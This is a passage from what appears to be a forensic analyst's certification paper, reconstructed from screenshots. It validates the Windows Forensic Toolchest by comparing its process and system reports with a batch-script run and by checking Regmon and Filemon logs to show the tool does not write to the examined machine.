07:10:19 D:\wft.exe
07:10:48 C:\WINDOWS\system32\ntvdm.exe
07:11:05 D:\cmd.exe
07:11:05 /cygdrive/d/ps
```

```
C:\GCFA\bat_test\ps.txt
06:05:04 C:\WINDOWS\system32\spoolsv.exe
06:26:18 C:\Documents and Settings\Administra
06:26:22 C:\Documents and Settings\Administra
06:34:46 C:\Program Files\Common Files\Micros
06:40:53 C:\WINDOWS\System32\cmd.exe
06:41:24 C:\WINDOWS\System32\cmd.exe
06:48:38 C:\WINDOWS\system32\ntvdm.exe

07:10:48 C:\WINDOWS\system32\ntvdm.exe
07:12:29 /cygdrive/d/ps
```

Line 1, Chars 63, EOL: CRLF | Line 1, Chars 63, EOL: CRLF

Ready | 2 Differences Found | s:52 bs:0 d:10 bd:0 lf:0 ld:0 rf:0 rd:0 e:0 | NUM

psinfo.txt – shows phantom difference in blank line (not significant)




```
C:\GCFA\wft_test\psinfo.txt
Sysinternals - www.sysinternals.com

Querying information for NOBODY-XP...

System information for \\NOBODY-XP:
Uptime:                          0 days   1 hour
```

```
C:\GCFA\bat_test\psinfo.txt
Sysinternals - www.sysinternals.com

Querying information for NOBODY-XP...

System information for \\NOBODY-XP:
Uptime:                          0 days   1 ho
```

Line 1, Chars 0, EOL: CRLF | Line 1, Chars 0, EOL: CRLF

Ready | 1 Differences Found | s:52 bs:0 d:10 bd:0 lf:0 ld:0 rf:0 rd:0 e:0 | NUM

pslist.txt – shows differences in running processes (expected)




```
C:\GCFA\wft_test\pslist.txt
Name            Pid Pri Thd  Hnd    Mem     User Time
Idle              0   0   1    0     20   0:00:00.000
System            4   8  49  227    216   0:00:00.000
smss            588  11   3   21    348   0:00:00.010
csrss           652  13  11  306    928   0:00:01.161
winlogon        676  13  21  531   2492   0:00:01.532
services        720   9  16  269   2576   0:00:00.220
lsass           732   9  19  300   1132   0:00:00.360
svchost         908   8   6  209   3348   0:00:00.040
svchost        1000   8  54  942  13188   0:00:01.171
svchost        1096   8   4   68   2476   0:00:00.030
svchost        1168   8  13  173   3392   0:00:00.020
explorer       1608   8  13  380   5700   0:00:09.974
spoolsv         544   8  12  137   3740   0:00:00.030
Filemon        1316   8   1   52   2704   0:00:01.752
Regmon          920   8   1   53   2108   0:00:02.864
PHOTOED        1708   8   2   68   3024   0:00:00.300
cmd             448   8   1   17    424   0:00:00.050
cmd            1356   8   1   18    640   0:00:00.020
ntvdm          1592   8   3   37     60   0:00:00.010
wft             392   8   1   14    948   0:00:00.010
ntvdm           980   8   3   38   1788   0:00:00.020
CMD             548   8   1   23   1064   0:00:00.010
pslist         1176  13   2   76   1428   0:00:00.020
```

```
C:\GCFA\bat_test\pslist.txt
Name            Pid Pri Thd  Hnd    Mem     User Time
Idle              0   0   1    0     20   0:00:00.000
System            4   8  49  235    216   0:00:00.000
smss            588  11   3   21    348   0:00:00.010
csrss           652  13  11  323   1264   0:00:01.261
winlogon        676  13  21  531   2492   0:00:01.532
services        720   9  16  270   2592   0:00:00.220
lsass           732   9  19  301   1656   0:00:00.370
svchost         908   8   8  218   3388   0:00:00.040
svchost        1000   8  62  985  13432   0:00:01.251
svchost        1096   8   5   70   2484   0:00:00.030
svchost        1168   8  14  175   3400   0:00:00.020
explorer       1608   8  13  381   5704   0:00:10.014
spoolsv         544   8  12  137   3740   0:00:00.030
Filemon        1316   8   1   52   5708   0:00:02.173
Regmon          920   8   1   53   7800   0:00:03.495
PHOTOED        1708   8   2   68   3024   0:00:00.310
cmd             448   8   1   20    812   0:00:00.060
cmd            1356   8   1   17    652   0:00:00.020
ntvdm          1592   8   3   37    952   0:00:00.010
ntvdm           980   8   3   38   1788   0:00:00.020
wmiprvse       1104   8   9  145   4132   0:00:00.060
pslist         1504  13   2   73   1432   0:00:00.010
```

Line 1, Chars 0, EOL: CRLF | Line 1, Chars 0, EOL: CRLF

Ready | 1 Differences Found | s:52 bs:0 d:10 bd:0 lf:0 ld:0 rf:0 rd:0 e:0 | NUM *pulist.txt* – shows differences in running processes (expected)



C:\GCFA\wft_test\pulist.txt

```
cmd.exe                 1356 NOBODY-XP\Administrator
ntvdm.exe               1592 NOBODY-XP\Administrator
wft.exe                 392  NOBODY-XP\Administrator
ntvdm.exe               980  NOBODY-XP\Administrator
CMD.EXE                 512  NOBODY-XP\Administrator
pulist.exe              1360 NOBODY-XP\Administrator
```


C:\GCFA\bat_test\pulist.txt

```
cmd.exe                 1356 NOBODY-XP\Administra
ntvdm.exe               1592 NOBODY-XP\Administra

ntvdm.exe               980  NOBODY-XP\Administra
wmiprvse.exe            1104
pulist.exe              1064 NOBODY-XP\Administra
```

Line 1, Chars 27, EOL: CRLF | Line 1, Chars 27, EOL: CRLF

Ready | 2 Differences Found | s:52 bs:0 d:10 bd:0 lf:0 ld:0 rf:0 rd:0 e:0 | NUM

start.txt – shows timestamps which will differ (expected)



C:\GCFA\wft_test\start.txt

```
Mon Aug 25 07:10:45 2003
```


C:\GCFA\bat_test\start.txt

```
Mon Aug 25 07:12:28 2003
```

Line 1, Chars 0, EOL: CRLF | Line 1, Chars 0, EOL: CRLF

Ready | 1 Differences Found | s:52 bs:0 d:10 bd:0 lf:0 ld:0 rf:0

syslog.txt – shows external process wrote to System Event Log (normal)



C:\GCFA\wft_test\syslog.txt

```
 7:11:29 AM  4    0    7035     Service Control Mana
 7:11:29 AM  4    0    7036     Service Control Mana
 7:11:29 AM  4    0    7036     Service Control Mana
```

C:\GCFA\bat_test\syslog.txt

```
 7:11:29 AM  4    0    7035     Service Control M
 7:11:29 AM  4    0    7036     Service Control M
 7:11:29 AM  4    0    7036     Service Control M
 7:12:29 AM  4    0    7035     Service Control M
 7:12:29 AM  4    0    7036     Service Control M
 7:12:31 AM  4    0    7036     Service Control M
```

Line 1, Chars 83, EOL: CRLF | Line 1, Chars 83, EOL: CRLF

Ready | 1 Differences Found | s:52 bs:0 d:10 bd:0 lf:0 ld:0 rf:0 rd:0 e:0 | NUM


Given the above screen captures, I believe it is reasonable to say that the raw report results did not differ significantly between *wft.exe* and *bat_test.bat*.

Criteria 3

The third criteria is that WFT must be implemented in a forensically sound manner.

Windows Forensic Toolchest (WFT) needs to be forensically sound in that it should not alter the system it is being run. It is important to note here that I am only validating that *wft.exe* does not alter the system; the tools it invokes very well may (and in fact do) alter the system. It is also important to show that *wft.exe* does not rely on outside files when run from CD. The tools being invoked are outside the scope of this effort. The output from Regmon and Filemon captured during initial testing is capable of proving these criteria.


The Regmon logs captured registry access data from all the tools being executed by WFT. I was only interested in identifying how *wft.exe* interacted with the registry so I opened the log file in Microsoft Excel and used its sorting and filtering capabilities to show that WFT did not create or write to any registry keys. This is shown by the capture below.



= HKLM\Software\Microso

	A	B	
1	cmd.exe:1356	OpenKey	HKCU
16	wft.exe:392		HKLM\S
17	wft.exe:392		HKLM
18	wft.exe:392		HKLM\S
19	wft.exe:392		HKLM\S
20	wft.exe:392		HKLM\S
21	wft.exe:392	CloseKey	HKLM\S
22	wft.exe:392	OpenKey	HKCU\S

The Filemon logs also captured data from all the processes executed via WFT. The screen capture below shows some of the files *wft.exe* is writing to.



Microsoft Excel - Filemon
File Edit View Insert Format Tools Data Window Help
Arial

C8508 = \\192.168.0.102\GCFA\wft_test\about.htm

	A	B	C	D
1	cmd.exe:1356	OPEN	C:\WINDOWS\AppPatch\sysmain.sdb	SUCCESS
364	wft.exe:392	CREATE		SUCCESS
376	wft.exe:392	WRITE		SUCCESS
377	wft.exe:392	WRITE		SUCCESS
378	wft.exe:392	WRITE		SUCCESS
379	wft.exe:392	WRITE		SUCCESS
380	wft.exe:392	WRITE		SUCCESS
381	wft.exe:392	WRITE		SUCCESS
382	wft.exe:392	WRITE		SUCCESS
383	wft.exe:392	WRITE		SUCCESS
384	wft.exe:392	WRITE		SUCCESS
385	wft.exe:392	WRITE		SUCCESS
386	wft.exe:392	WRITE		SUCCESS
393	wft.exe:392	WRITE		SUCCESS
394	wft.exe:392	WRITE		SUCCESS
395	wft.exe:392	WRITE		SUCCESS
396	wft.exe:392	WRITE	\\192.168.0.102\GCFA\wft_test\log.htm	SUCCESS
397	wft.exe:392	WRITE	\\192.168.0.102\GCFA\wft_test\log.htm	SUCCESS
398	wft.exe:392	WRITE	\\192.168.0.102\GCFA\wft_test\log.htm	SUCCESS


```
\\192.168.0.102\GCFA\wft_test\sys_ini.txt
\\192.168.0.102\GCFA\wft_test\syslog.htm
\\192.168.0.102\GCFA\wft_test\syslog.txt
\\192.168.0.102\GCFA\wft_test\type_url.htm
\\192.168.0.102\GCFA\wft_test\type_url.txt
\\192.168.0.102\GCFA\wft_test\uname.htm
\\192.168.0.102\GCFA\wft_test\uname.txt
\\192.168.0.102\GCFA\wft_test\ver.htm
\\192.168.0.102\GCFA\wft_test\ver.txt
\\192.168.0.102\GCFA\wft_test\wft.log
\\192.168.0.102\GCFA\wft_test\wft_cfg.cfg
\\192.168.0.102\GCFA\wft_test\whoami.htm
\\192.168.0.102\GCFA\wft_test\whoami.txt
\\192.168.0.102\GCFA\wft_test\win_ini.htm
\\192.168.0.102\GCFA\wft_test\win_ini.txt
\\192.168.0.102\GCFA\wft_test\winstart.htm
\\192.168.0.102\GCFA\wft_test\winstart.txt
C:\WINDOWS\AppPatch\sysmain.sdb
C:\WINDOWS\AppPatch\systest.sdb
C:\WINDOWS\Prefetch\WFT.EXE-203C6A5B.pf
```

As you can see from the above picture, all files except for the last three were being accessed from a remote system (i.e. **System 2**). Note that there were no DLLs being used by *wft.exe*. I am not sure why the last three files were being used (must be something internal to Windows), so they need to be investigated. The three screen captures below show what actions were being taken on these files.


Microsoft Excel - Filemon
File Edit View Insert Format Tools Data Window Help


C8508 = \\192.168.0.102\GCFA\wft_test\about.htm

	A	B	C
1	cmd.exe:1356	OPEN	C:\WINDOWS\AppPatch\sysmain.sdb
84	wft.exe:392		C:\WINDOWS\AppPatch\sysmain.sdb
85	wft.exe:392		C:\WINDOWS\AppPatch\sysmain.sdb
86	wft.exe:392		C:\WINDOWS\AppPatch\sysmain.sdb
87	wft.exe:392		C:\WINDOWS\AppPatch\sysmain.sdb
89	wft.exe:392		C:\WINDOWS\AppPatch\sysmain.sdb
180	wft.exe:392	OPEN	C:\WINDOWS\AppPatch\sysmain.sdb


Microsoft Excel - Filemon
File Edit View Insert Format Tools Data Window Help
(All)
(Top 10...)
(Custom...)
OPEN

C8508 = \\192.168.0.102\GCFA\wft_test\about.htm

	A	B	C
1	cmd.exe:1356	OPEN	C:\WINDOWS\AppPatch\sysmain.sdb
88	wft.exe:392		C:\WINDOWS\AppPatch\systest.sdb
184	wft.exe:392		C:\WINDOWS\AppPatch\systest.sdb
281	wft.exe:392		C:\WINDOWS\AppPatch\systest.sdb
1264	wft.exe:392	OPEN	C:\WINDOWS\AppPatch\systest.sdb
1364	wft.exe:392	OPEN	C:\WINDOWS\AppPatch\systest.sdb


Microsoft Excel - Filemon
File Edit View Insert Format Tools Data Window Help
Arial
10

C8508 = \\192.168.0.102\GCFA\wft_test\about.htm

	A	B	C	D
1	cmd.exe:1356	OPEN	C:\WINDOWS\AppPatch\sysmain.sdb	SUCCESS
7	wft.exe:392	OPEN	C:\WINDOWS\Prefetch\WFT.EXE-203C6A5B.	FILE NOT FOUND
9824				
9825				


In all cases above, WFT was not writing to the disk or registry of the machine it was being run on. It did not appear to be accessing any external DLLs for its operation. I can only conclude that WFT is implemented in a forensically sound manner.

Criteria 4

The fourth criteria is that WFT should ensure that users are following forensically sound principles for data collection.

Windows Forensic Toolchest (WFT) is not all-powerful enough to force users to use forensically sound procedures for data collection, but it does make some effort to encourage sound practice.


One way this is done is via the configuration file for WFT. Each line that lists a tool expects to have the MD5 checksum for that tool. If users are using this capability with the V action (verify) then the MD5 checksum is validated by WFT and any discrepancies are logged. This can be seen in the log capture below where I forgot to update the MD5 checksum of *wft.exe* after it was updated.


Windows Forensic Toolchest (WFT) - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Menu
MAIN
ABOUT
LOG
CONFIG
START
START TIME
MEMORY
PCCLIP
MEM
PROCESSES
PULIST
PSLIST
PS
My Computer

File wft.log md5=A04B5EB54DFD2289CECB86AEFBAFBF79

